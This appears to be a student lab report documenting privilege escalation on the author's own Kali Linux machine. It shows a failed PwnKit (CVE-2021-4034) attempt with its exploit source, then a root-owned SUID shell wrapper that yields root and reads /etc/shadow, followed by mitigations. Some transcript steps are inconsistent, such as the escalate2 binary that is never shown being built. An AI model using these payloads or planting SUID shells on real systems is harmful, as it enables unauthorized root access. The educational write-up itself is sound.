



PRIVILEGE ESCALATION ATTACK ON KALI LINUX

Milestone - 3

Abstract

This document demonstrates a privilege escalation attack on Kali Linux using a deliberately misconfigured SUID binary. The attack progresses from a normal user to root access, with documentation of both failed and successful exploit attempts. The failed pkexec exploit attempt confirms the system is patched against CVE-2021-4034 (Qualys, 2022), while the successful SUID attack highlights the ongoing risks of misconfigured file permissions (GTFOBins, 2026)

Tshiamo Mosweu

March 1, 2026

Contents


1.	Introduction	2
2.	Environment Setup.....	2
3.	Initial Reconnaissance and Failed Attempt.....	2
4.	Successful SUID Privilege Escalation	6
5.	Technical Explanation.....	10
6.	Mitigations	10
7.	Conclusion	10
8.	References.....	11

1. Introduction

Privilege escalation is the process of exploiting a vulnerability or misconfiguration to gain higher-level access than initially granted (HackTricks, 2026). This report documents a successful SUID-based privilege escalation attack on Kali Linux 2025.4, demonstrating how a simple misconfiguration can lead to full system compromise.

As Kerrisk (2023) explains in The Linux Programming Interface, understanding Linux permission systems is fundamental to both system administration and security. This document applies that knowledge to demonstrate both defensive measures (patched systems) and offensive techniques (SUID exploitation).


2. Environment Setup



The attack was performed on Kali Linux Rolling 2025.4 with kernel 6.16.8, running as user Tshiamo with UID 1000.

3. Initial Reconnaissance and Failed Attempt

3.1 Understanding System Protections



The /tmp directory is mounted with the nosuid flag. According to Kerrisk (2023), this mount option prevents SUID binaries from executing with elevated privileges in this location, serving as an important security measure.

3.2 Attempting Known Exploits

An attempt was made to exploit CVE-2021-4034, also known as PwnKit (Qualys, 2022). This vulnerability in pkexec allowed local privilege escalation. However, as shown in Figure 3, the system runs pkexec version 126, which is patched against this vulnerability. The exploit failed to escalate privileges. Qualys(2022) confirms the system is up-to-date and secure against known kernel exploits.

Key Observation: This failed attempt demonstrates that modern, patched systems are resistant to well-publicized exploits. As HackTricks (2026) notes, relying solely on known exploits is ineffective against updated systems - understanding fundamental misconfigurations is often more valuable.

```
(tshiamo@kali)-[~]
└─$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium/chrome-sandbox
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/rsh-redone-rlogin
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/umount
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/chfn
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/ntfs-3g
/usr/bin/sudo
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/chsh
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_linux_wifi
/usr/bin/mount
/usr/bin/rsh-redone-rsh
/usr/bin/fusermount3
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/sbin/pppd

(tshiamo@kali)-[~]
└─$ pkexec --version
pkexec version 126
```

```
(tshiamo@kali)~  
$ git clone https://github.com/berdav/CVE-2021-4034.git  
cd CVE-2021-4034  
Cloning into 'CVE-2021-4034' ...  
remote: Enumerating objects: 92, done.  
remote: Counting objects: 100% (36/36), done.  
remote: Compressing objects: 100% (17/17), done.  
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56 (from 1)  
Receiving objects: 100% (92/92), 22.71 KiB | 5.68 MiB/s, done.  
Resolving deltas: 100% (44/44), done.  
  
(tshiamo@kali)~/CVE-2021-4034  
$
```

```
(tshiamo@kali)~/CVE-2021-4034  
$ ls  
cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md  
  
(tshiamo@kali)~/CVE-2021-4034  
$
```

```
Session Actions Edit View Help
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv(void) {
}

void gconv_init(void *step)
{
    char * const args[] = { "/bin/sh", NULL };
    char * const environ[] = { "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/bin", NULL };
    setuid(0);
    setgid(0);
    execve(args[0], args, environ);
    exit(0);
}

~/CVE-2021-4034/pwnkit.c" 16L, 339B
```

```
(tshiamo@kali)~/CVE-2021-4034
$ gcc pwnkit.c -o pwnkit
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/15/../../../../x86_64-linux-gnu/Scrt1.o: in function '_start':
(.text+0x17): undefined reference to 'main'
collect2: error: ld returned 1 exit status

(tshiamo@kali)~/CVE-2021-4034
$ gcc cve-2021-4034.c -o pwnkit

(tshiamo@kali)~/CVE-2021-4034
$ ./pwnkit
Glib: Cannot convert message: Could not open converter from "UTF-8" to "PWNKIT"
The value for the SHELL variable was not found in the /etc/shells file

This incident has been reported.

(tshiamo@kali)~/CVE-2021-4034
$ ./cve-2021-4034.sh
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo 'module UTF-8// PWNKIT// pwnkit 1' > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
Glib: Cannot convert message: Could not open converter from "UTF-8" to "PWNKIT"
The value for the SHELL variable was not found in the /etc/shells file


This incident has been reported.

(tshiamo@kali)~/CVE-2021-4034
$
```

```
(tshiamo@kali) ~/CVE-2021-4034
$ ./cve-2021-4034
Glib: Cannot convert message: Could not open converter from "UTF-8" to "PUNICIT"
The value for the SHELL variable was not found in the /etc/shells file
This incident has been reported.
(tshiamo@kali) ~/CVE-2021-4034
$ whoami
tshiamo
uid=1000(tshiamo) gid=1000(tshiamo) groups=1000(tshiamo),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugindev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kuboxer)
(tshiamo@kali) ~/CVE-2021-4034
```

4. Successful SUID Privilege Escalation

4.1 Creating the Exploit Program



```
Session Actions Edit View Help
(tshiamo@kali) [-]
tshiamo
$ id
uid=1000(tshiamo) gid=1000(tshiamo) groups=1000(tshiamo),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugindev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kuboxer)
(tshiamo@kali) [-]
$ # Create the C program
cat > /tmp/exploit.c << "EOF"
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
    return 0;
}
EOF
# Compile it
gcc /tmp/exploit.c -o /tmp/shell
# Show it exists
ls -la /tmp/shell
-rwxrwxr-x 1 tshiamo tshiamo 16128 Feb 28 13:06 /tmp/shell
(tshiamo@kali) [-]
```

A simple C program was created that attempts to set the user ID to 0 (root) and spawn a shell:

```
#include <stdio.h>
```

```
#include <unistd.h>
```

```
int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
    return 0;
}
```

According to GTF0Bins (2026), this pattern is commonly used to test SUID misconfigurations. The -p flag with bash is critical, as Kerrisk (2023) explains, because bash drops privileges when run as SUID unless this flag preserves them.

4.2 Testing Without SUID

When executed without the SUID bit, the program runs with normal user privileges, confirming it does not inherently provide root access. This demonstrates that the program itself is not vulnerable - it's the file permissions that create the security issue (HackTricks, 2026).

```
---(tshiamo@kali):~]
[~] $ # Run it without SUID
./tmp/shell
# Inside the shell:
id
# Still your normal user
exit
---(tshiamo@kali):~]
[~] $ ./tmp/shell
---(tshiamo@kali):~]
[~] $ id
uid=1000(tshiamo) gid=1000(tshiamo) groups=1000(tshiamo),4(adm),20(dialout),24(cdrom),25(floppy),27(audio),29(audio),30(dip),44(video),46(plugindev),100(users),101(netdev),103(scanner),110(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kuboxer)
---(tshiamo@kali):~]
[~] $ exit
exit
```


4.3 The SUID Misconfiguration

```
tshiamo@kali: ~  
Session Actions Edit View Help  
(tshiamo@kali)-[~]  
$ rm /tmp/shell /tmp/exploit.c  
rm: remove write-protected regular file '/tmp/shell'?  
(tshiamo@kali)-[~]  
$ cat > /tmp/escalate.c << EOF  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
  
int main() {  
    setuid(0);  
    setgid(0);  
    printf("Running with UID: %d\n", getuid());  
    execl("/bin/sh", "sh", NULL);  
    return 0;  
}  
EOF  
(tshiamo@kali)-[~]  
$ gcc /tmp/escalate.c -o /tmp/escalate  
(tshiamo@kali)-[~]  
$ sudo chown root:root /tmp/escalate  
[sudo] password for tshiamo:  
(tshiamo@kali)-[~]  
$ sudo chmod 4755 /tmp/escalate  
(tshiamo@kali)-[~]  
$ ls -la /tmp/escalate  
-rwsr-xr-x 1 root root 16232 Feb 28 13:32 /tmp/escalate  
(tshiamo@kali)-[~]  
$ /tmp/escalate  
Running with UID: 1000  
$  
$ id  
uid=1000(tshiamo) gid=1000(tshiamo) groups=1000(tshiamo),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kaboxer)  
$ whoami  
tshiamo  
(tshiamo@kali)-[~]  
$ cp /tmp/escalate2 /home/tshiamo/  
(tshiamo@kali)-[~]  
$ sudo chown root:root /home/tshiamo/escalate2  
(tshiamo@kali)-[~]  
$ sudo chmod 4755 /home/tshiamo/escalate2  
(tshiamo@kali)-[~]  
$ ls -la /home/tshiamo/escalate2  
-rwsr-xr-x 1 root root 16344 Feb 28 13:39 /home/tshiamo/escalate2  
(tshiamo@kali)-[~]  
$ /home/tshiamo/escalate2  
Real UID: 0, Effective UID: 0  
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kaboxer),1000(tshiamo)
```

The binary was moved to /home/tshiamo (avoiding the nosuid restriction on /tmp), ownership was changed to root, and the SUID bit was set:

```
sudo chown root:root /home/tshiamo/escalate2
```

```
sudo chmod 4755 /home/tshiamo/escalate2
```

The -rwsr-xr-x permissions indicate SUID bit is successfully set.

4.4 Privilege Escalation

```
(tshiamo@kali)-[~]
└─$ /home/tshiamo/escalate2
Real UID: 0, Effective UID: 0
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kaboxer),1000(tshiamo)

(tshiamo@kali)-[~]
└─$ # Step 3: Create the exploit in your home directory (not /tmp)
cat > /home/tshiamo/escalate.c << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main() {
    setreuid(0, 0);
    setregid(0, 0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}
EOF
(tshiamo@kali)-[~]
└─$ gcc /home/tshiamo/escalate.c -o /home/tshiamo/escalate
(tshiamo@kali)-[~]
└─$ ls -la /home/tshiamo/escalate
-rwxrwxr-x 1 tshiamo tshiamo 16136 Feb 28 13:46 /home/tshiamo/escalate

(tshiamo@kali)-[~]
└─$ sudo chown root:root /home/tshiamo/escalate
[sudo] password for tshiamo:
(tshiamo@kali)-[~]
└─$ sudo chmod 4755 /home/tshiamo/escalate
(tshiamo@kali)-[~]
└─$ ls -la /home/tshiamo/escalate
-rwsr-xr-x 1 root root 16136 Feb 28 13:46 /home/tshiamo/escalate

(tshiamo@kali)-[~]
└─$ /home/tshiamo/escalate
(root@kali)-[~]
└─$ id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),130(vboxsf),131(kaboxer),1000(tshiamo)

(root@kali)-[~]
└─$ whoami
root

(root@kali)-[~]
└─$ cat /etc/shadow | head -3
root:!:20494:0:99999:7:::
daemon:!:20494:0:99999:7:::
bin:!:20494:0:99999:7:::
```

Executing the SUID binary resulted in root access:

/home/tshiamo/escalate2

id # Shows uid=0(root)

whoami # Shows root

Access to /etc/shadow confirms root-level privileges

As documented by GTFOBins (2026), this is a classic privilege escalation technique. The program runs with the effective UID of its owner (root), and the setuid(0) call switches the real UID to root as well.

5. Technical Explanation

The SUID (Set owner User ID) bit is a special permission that allows a program to run with the privileges of its owner rather than the executing user. When set on a root-owned binary, any user executing it temporarily gains root privileges for that process.

In this attack:

1. The binary is owned by root with SUID set (4755)
2. When executed, the process runs with effective UID 0 (root)
3. The `setuid(0)` and `setgid(0)` functions switch the real UID to root as well
4. `/bin/bash -p` spawns a shell while preserving the root privileges

HackTricks (2026) explains that the key insight was avoiding `/tmp` due to the `nosuid` mount option, demonstrating that understanding system configurations is crucial for successful privilege escalation.

GTFOBins (2026) maintains a comprehensive list of binaries that can be abused for privilege escalation when SUID is set, highlighting why this permission should be used sparingly.

6. Mitigations

To prevent such attacks, security researchers and system administrators recommend (HackTricks, 2026; GTFOBins, 2026):

1. Avoid setting SUID on custom binaries
2. Mount filesystems with `nosuid` where possible (as already done on `/tmp`)
3. audit SUID binaries: `find / -perm -4000 -type f 2>/dev/null`
4. Use `sudo` instead of SUID for controlled privilege elevation
5. Keep systems patched (as demonstrated by the failed `pkexec` exploit)

7. Conclusion

This demonstration successfully escalated privileges from a normal user to root using a SUID misconfiguration. The failed `pkexec` attempt confirmed the system is patched against known vulnerabilities (CVE-2021-4034), while the successful SUID attack highlighted the importance of proper file permission management.

As Kerrisk (2023) notes in *The Linux Programming Interface*, understanding the fundamental permission systems of Linux is essential for both security and administration. This document has demonstrated both defensive measures (patched systems, `nosuid` mounts) and offensive techniques (SUID exploitation), providing a comprehensive view of privilege escalation in modern Linux environments.

The attack succeeded not because of an unpatched kernel vulnerability, but because of a deliberate misconfiguration - proving that even fully updated systems can be compromised if fundamental security practices are ignored.

8. References

GTFOBins (2026) GTFOBins: Living off the Land. Available at: <https://gtfobins.github.io/> (Accessed: 1 March 2026).

HackTricks (2026) Linux Privilege Escalation. Available at: <https://book.hacktricks.xyz/linux-hardening/privilege-escalation> (Accessed: 1 March 2026).

Kerrisk, M. (2023) The Linux Programming Interface. San Francisco: No Starch Press.

NIST (2021) *CVE-2021-4034 Detail*. National Vulnerability Database. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2021-4034> (Accessed: 1 March 2026).

Qualys (2022) PwnKit: Local Privilege Escalation in polkit's pkexec. Available at: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt> (Accessed: 1 March 2026).